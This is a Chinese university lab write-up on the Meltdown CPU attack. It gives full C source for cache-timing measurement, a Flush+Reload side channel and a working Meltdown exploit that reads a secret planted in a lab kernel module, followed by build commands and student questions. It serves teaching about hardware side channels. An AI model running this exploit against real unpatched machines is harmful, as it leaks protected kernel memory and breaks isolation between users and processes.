熔断攻击

任务一：从内存和CPU缓存中读取数据

代码： `CacheTime.c`

```
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <emmintrin.h>
#include <x86intrin.h>

uint8_t array[10*4096];

int main(int argc, const char **argv) {
  int junk=0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  int i;

  // Initialize the array
  for(i=0; i<10; i++) array[i*4096]=1;

  // FLUSH the array from the CPU cache
  for(i=0; i<10; i++) _mm_clflush(&array[i*4096]);

  // Access some of the array items
  array[3*4096] = 100;
  array[7*4096] = 200;

  for(i=0; i<10; i++) {
    addr = &array[i*4096];
    time1 = __rdtscp(&junk);
    junk = *addr;
    time2 = __rdtscp(&junk) - time1;
    printf("Access time for array[%d*4096]: %d CPU cycles\n",i, (int)time2);
  }
  return 0;
}
```

实验

```
$ gcc -march=native -o CacheTime CacheTime.c
$ ./CacheTime
```

实验效果

```
student@IS308-U1604:~/meltdown$ gcc -march=native -o CacheTime CacheTime.c
student@IS308-U1604:~/meltdown$ ./CacheTime
Access time for array[0*4096]: 2555 CPU cycles
Access time for array[1*4096]: 451 CPU cycles
Access time for array[2*4096]: 366 CPU cycles
Access time for array[3*4096]: 194 CPU cycles
Access time for array[4*4096]: 372 CPU cycles
Access time for array[5*4096]: 336 CPU cycles
Access time for array[6*4096]: 395 CPU cycles
Access time for array[7*4096]: 140 CPU cycles
Access time for array[8*4096]: 316 CPU cycles
Access time for array[9*4096]: 358 CPU cycles
```

任务二：将CPU缓存作为SideChannel

代码： `FlushReload.c`


```c
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <emmintrin.h>
#include <x86intrin.h>

// secret
uint8_t array[256*4096];
int temp;
char secret = 94;
/* cache hit time threshold assumed*/
#define CACHE_HIT_THRESHOLD (200) // 根据任务一的结果调整阈值
#define DELTA 1024

// flush step
void flushSideChannel()
{
  int i;

  // Write to array to bring it to RAM to prevent Copy-on-write
  for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;

  //flush the values of the array from cache
  for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 + DELTA]);
}

// secret
void victim()
{
  temp = array[secret*4096 + DELTA];
}

// reload step
void reloadSideChannel()
{
  int junk=0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  int i;
  for(i = 0; i < 256; i++){
     addr = &array[i*4096 + DELTA];
     time1 = __rdtscp(&junk);
     junk = *addr;
```

```
      time2 = __rdtscp(&junk) - time1;
      if (time2 <= CACHE_HIT_THRESHOLD){
          printf("array[%d*4096 + %d] is in cache.\n",i,DELTA);
          printf("The Secret = %d.\n",i);
      }
  }
}

int main(int argc, const char **argv)
{
  flushSideChannel();
  victim();
  reloadSideChannel();
  return (0);
}
```

实验

```
$ gcc -march=native -o FlushReload FlushReload.c
$ ./FlushReload
```

实验效果



任务三：熔断攻击

step 1：将secret注入内核

内核模块

```
static char secret[8] = {'S','E','E','D','L','a','b','s'};
```

注入内核

```
$ make
$ sudo insmod MeltdownKernel.ko
$ sudo cat /proc/kallsyms | grep secret
```

效果

之后使用`UserAcess`试图读取secret，会产生segmentation fault

```
$ gcc -o UserAccess UserAccess.c
$ ./UserAccess
```

step 2：实施攻击

代码

```
#include <stdio.h>
#include <stdint.h>
#include <unistd.h>
#include <string.h>
#include <signal.h>
#include <setjmp.h>
#include <fcntl.h>
#include <emmintrin.h>
#include <x86intrin.h>

/********************** Flush + Reload ************************/
uint8_t array[256*4096];
/* cache hit time threshold assumed*/
#define CACHE_HIT_THRESHOLD (200)
#define DELTA 1024

void flushSideChannel()
{
  int i;

  // Write to array to bring it to RAM to prevent Copy-on-write
  for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;

  //flush the values of the array from cache
  for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 + DELTA]);
}

static int scores[256];

void reloadSideChannelImproved()
{
  int i;
  volatile uint8_t *addr;
  register uint64_t time1, time2;
  int junk = 0;
  for (i = 0; i < 256; i++) {
     addr = &array[i * 4096 + DELTA];
     time1 = __rdtscp(&junk);
     junk = *addr;
     time2 = __rdtscp(&junk) - time1;
     if (time2 <= CACHE_HIT_THRESHOLD)
        scores[i]++; /* if cache hit, add 1 for this value */
  }
}
/********************** Flush + Reload ************************/
```


```
void meltdown_asm(unsigned long kernel_data_addr)
{
   char kernel_data = 0;

   // Give eax register something to do
   asm volatile(
       ".rept 400;"
       "add $0x141, %%eax;"
       ".endr;"

       :
       :
       : "eax"
   );

   // The following statement will cause an exception
   kernel_data = *(char*)kernel_data_addr;
   array[kernel_data * 4096 + DELTA] += 1;
}

// signal handler
static sigjmp_buf jbuf;
static void catch_segv()
{
   siglongjmp(jbuf, 1);
}

int main()
{
  int i, j, ret = 0;

  // Register signal handler
  signal(SIGSEGV, catch_segv);

  int fd = open("/proc/secret_data", O_RDONLY);
  if (fd < 0) {
    perror("open");
    return -1;
  }

  memset(scores, 0, sizeof(scores));
  flushSideChannel();


  // Retry 1000 times on the same address.
  for (i = 0; i < 1000; i++) {
    ret = pread(fd, NULL, 0, 0);
    if (ret < 0) {
      perror("pread");
      break;
    }

    // Flush the probing array
    for (j = 0; j < 256; j++)
        _mm_clflush(&array[j * 4096 + DELTA]);

    if (sigsetjmp(jbuf, 1) == 0) { meltdown_asm(0xf8d74000); }
```

```
    reloadSideChannelImproved();
  }

  // Find the index with the highest score.
  int max = 0;
  for (i = 0; i < 256; i++) {
    if (scores[max] < scores[i]) max = i;
  }

  printf("The secret value is %d %c\n", max, max);
  printf("The number of hits is %d\n", scores[max]);

  return 0;
}
```

实验

```
$ gcc -march=native -o MeltdownAttack MeltdownAttack.c
$ ./MeltdownAttack.c
```

效果



问题

Q1：完成上述实验，尝试输出secret中的第四个字符(D)；

Q2：解释使用UserAccess读取数据为何会产生Segmentation Fault；

Q3：解释实验中array的有效数字之间存在较大的间隔，为何在任务二和任务三中还需要增加一个偏移量Delta；

Q4：解释`meltdown_asm`中汇编指令的作用。（选做）